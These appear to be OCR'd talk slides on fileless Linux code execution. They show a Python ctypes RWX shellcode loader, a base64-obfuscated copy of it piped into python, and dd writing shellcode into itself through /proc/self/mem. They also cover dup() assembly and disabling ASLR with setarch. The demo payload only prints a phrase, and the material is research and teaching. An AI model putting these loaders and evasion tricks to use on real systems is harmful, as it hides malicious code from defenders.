


```python
cptr = mmap(0, mem_size, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_PRIVATE |
 MAP_ANONYMOUS, -1, 0)

if cptr == ENOMEM: exit('mmap() memory allocation error')

if sc_size <= mem_size:
    memmove(cptr, SHELLCODE, sc_size)
    sc = CFUNCTYPE(c_void_p, c_void_p)
    call_sc = cast(cptr, sc)
    call_sc(None)
```

execve(python);

DEMO

python(POC);



```
reenz0h@purple:~/shinji$ echo "exec('ZnJvbSBjdHlwZXMgaW1wb3J0IChDRExMLCBjX3ZvaWRfcCwgY19zaXplX3Q
sIGNfaW50LCBjX2xvbmcsIG1lbW1vdmUsIENGVU5DVFlQRSwgY2FzdCwgcHl0aG9uYXBpKQpmcm9tIGN0eXBlcy51dGlsIGl
tcG9ydCAoIGZpbmRfbGlicmFyeSApCmZyb20gc3lzIGltcG9ydCBleGl0CgpQUk9UX1JFQUQgPSAweDAxClBST1RfV1JJVEU
gPSAweDAyClBST1RfRVhFQyA9IDB4MDQKTUFQX1BSSVZBVEUgPSAweDAyCk1BUF9BTk9OWU1PVVMgPSAweDIwCkVOT01FTSA
9IC0xCgpTSEVMTENPREUgPSAnXHhlYlx4MWVceDVlXHg0OFx4MzFceGMwXHhiMFx4MDFceDQ4XHg4OVx4YzdceDQ4XHg4OVx
4ZmFceDQ4XHg4M1x4YzJceDE2XHgwZlx4MDVceDQ4XHgzMVx4YzBceDQ4XHg4M1x4YzBceDNjXHg0OFx4MzFceGZmXHgwZlx
4MDVceGU4XHhkZFx4ZmZceGZmXHhmZlx4NDVceDc4XHgyMFx4NmVceDY5XHg2OFx4NjlceDZjXHg2Zlx4MjBceDZlXHg2OVx
4NjhceDY5XHg2Y1x4MjBceDY2XHg2OVx4NzRceDIxXHgwYVx4MDAnCgpsaWJjID0gQ0RMTChmaW5kX2xpYnJhcnkoJ2MnKSk
KCiN2b2lkICptbWFwKHZvaWQgKmFkZHIsIHNpemVfdCBsZW4sIGludCBwcm90LCBpbnQgZmxhZ3MsIGludCBmaWxkZXMsIG9
mZl90IG9mZik7CmltYXAgPSBsaWJjLm1tYXAKbW1hcC5hcmd0eXBlcyA9IFsgY192b2lkX3AsIGNfc2l6ZV90LCBjX2ludCw
gY19pbnQsIGNfaW50LCBjX3NpemVfdCBdCm1tYXAucmVzdHlwZSA9IGNfdm9pZF9wCgpwYWdlX3NpemUgPSBweXRob25hcGk
uZ2V0cGFnZXNpemUoKQpzY19zaXplID0gbGVuKFNIRUxMQ09ERSkKbWVtX3NpemUgPSBwYWdlX3NpemUgKiAoMSArIHNjX3N
pemUgLyBwYWdlX3NpemUpCgpjcHRyID0gbW1hcCgwLCBtZW1fc2l6ZSwgUFJPVF9SRUFEIHwgUFJPVF9XUklURSB8IFBST1R
fRVhFQywgTUFQX1BSSVZBVEUgfCBNQVBfQU5PTllNT1VTLCAtMSwgMCkKCmlmIGNwdHIgPT0gRU5PTUVNOiBleGl0KCdtbWF
wKCkgbWVtb3J5IGFsbG9jYXRpb24gZXJyb3InKQoKaWYgc2Nfc2l6ZSA8PSBtZW1fc2l6ZToKICAgIG1lbW1vdmUoY3B0ciw
gU0hFTExDT0RFLCBzY19zaXplKQogICAgc2MgPSBDRlVOQ1RZUEUoY192b2lkX3AsIGNfdm9pZF9wKQogICAgY2FsbF9zYyA
9IGNhc3QoY3B0ciwgc2MpCiAgICBjYWxsX3NjKE5vbmUpCgo='.decode('base64'))" | python
Ex nihilo nihil fit!
reenz0h@purple:~/shinji$ 
```

dd(procfs);

NAME
    dd - convert and copy a file

DESCRIPTION
    Copy a file, converting and formatting according to the operands.


NAME
    proc - process information pseudo-filesystem

DESCRIPTION
    The proc filesystem is a pseudo-filesystem which provides an interface to kernel data structures.

dd(procfs);

This translates to:

"Make dd modify itself on the fly"




```
ifd = open(stdin)
ofd = open(/proc/self/mem)
read(ifd)
write(ofd)
close(ifd)
close(ofd)
```

But... 2 problems: *stdin* and *stdout;* ASLR


dd(procfs);

Problem #1: dd closes *stdin* and *stdout*



```
reenz0h@purple:~/shinji$ strace dd if=/dev/zero of=/dev/null bs=1 count=1
 2>&1 | egrep "close\([0-2]"
close(0)                                = 0
close(1)                                = 0
close(2)                                = 0
```


Solution: dup()



```
;dup(10) + dup(11)
    xor rax,rax
    xor rdi,rdi
    mov di,10
    mov rax,0x20
    syscall

    xor rax,rax
    inc rdi
    mov rax,0x20
    syscall
```

dd(procfs);

Problem #2: ASLR



```
reenz0h@purple:~/shinji$ cat /proc/sys/kernel/randomize_va_space
1
reenz0h@purple:~/shinji$ file `which dd`
/bin/dd: ELF 64-bit LSB pie executable x86-64, version 1 (SYSV), dynamically linked,
 interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=80200f
361babbff5027bdd54210a70f575e52f86, stripped
reenz0h@purple:~/shinji$ readelf -h `which dd` | grep DYN
  Type:                              DYN (Shared object file)
reenz0h@purple:~/shinji$ dd if=/proc/self/maps | grep "bin/dd"
5+1 records in
5+1 records out
2908 bytes (2.9 kB, 2.8 KiB) copied, 0.000396572 s, 7.3 MB/s
556c2314f000-556c23160000 r-xp 00000000 08:01 1311260                    /bin/dd
556c2335f000-556c23360000 r--p 00010000 08:01 1311260                    /bin/dd
556c23360000-556c23361000 rw-p 00011000 08:01 1311260                    /bin/dd
reenz0h@purple:~/shinji$ dd if=/proc/self/maps | grep "bin/dd"
5+1 records in
5+1 records out
2908 bytes (2.9 kB, 2.8 KiB) copied, 0.000418259 s, 7.0 MB/s
55e04ac61000-55e04ac72000 r-xp 00000000 08:01 1311260                    /bin/dd
55e04ae71000-55e04ae72000 r--p 00010000 08:01 1311260                    /bin/dd
55e04ae72000-55e04ae73000 rw-p 00011000 08:01 1311260                    /bin/dd
reenz0h@purple:~/shinji$
```

dd(procfs);

Solution: change execution domain (aka *personality*)


DESCRIPTION
Linux supports different execution domains, or personalities, for each process. Among other things, execution domains tell Linux how to map signal numbers into signal actions. The execution domain system allows Linux to provide limited support for binaries compiled under other UNIX-like operating systems.

[...]

ADDR_NO_RANDOMIZE (since Linux 2.6.12)
With this flag set, disable address-space-layout randomization.

dd(procfs);


Turning ASLR off at runtime (from userland):



```
reenz0h@purple:~/shinji$ cat /proc/sys/kernel/randomize_va_space
1
reenz0h@purple:~/shinji$ setarch x86_64 -R dd if=/proc/self/maps | grep "bin/dd"
5+1 records in
5+1 records out
555555554000-555555565000 r-xp 00000000 08:01 1311260                    /bin/dd
555555764000-555555765000 r--p 00010000 08:01 1311260                    /bin/dd
555555765000-555555766000 rw-p 00011000 08:01 1311260                    /bin/dd
2908 bytes (2.9 kB, 2.8 KiB) copied, 0.00286701 s, 1.0 MB/s
reenz0h@purple:~/shinji$ setarch x86_64 -R dd if=/proc/self/maps | grep "bin/dd"
5+1 records in
5+1 records out
555555554000-555555565000 r-xp 00000000 08:01 1311260                    /bin/dd
555555764000-555555765000 r--p 00010000 08:01 1311260                    /bin/dd
555555765000-555555766000 rw-p 00011000 08:01 1311260                    /bin/dd
2908 bytes (2.9 kB, 2.8 KiB) copied, 0.00179923 s, 1.6 MB/s
reenz0h@purple:~/shinji$ 
```

dd(procfs);

Write-What(Shellcode)-Where?
PLT? Risky...

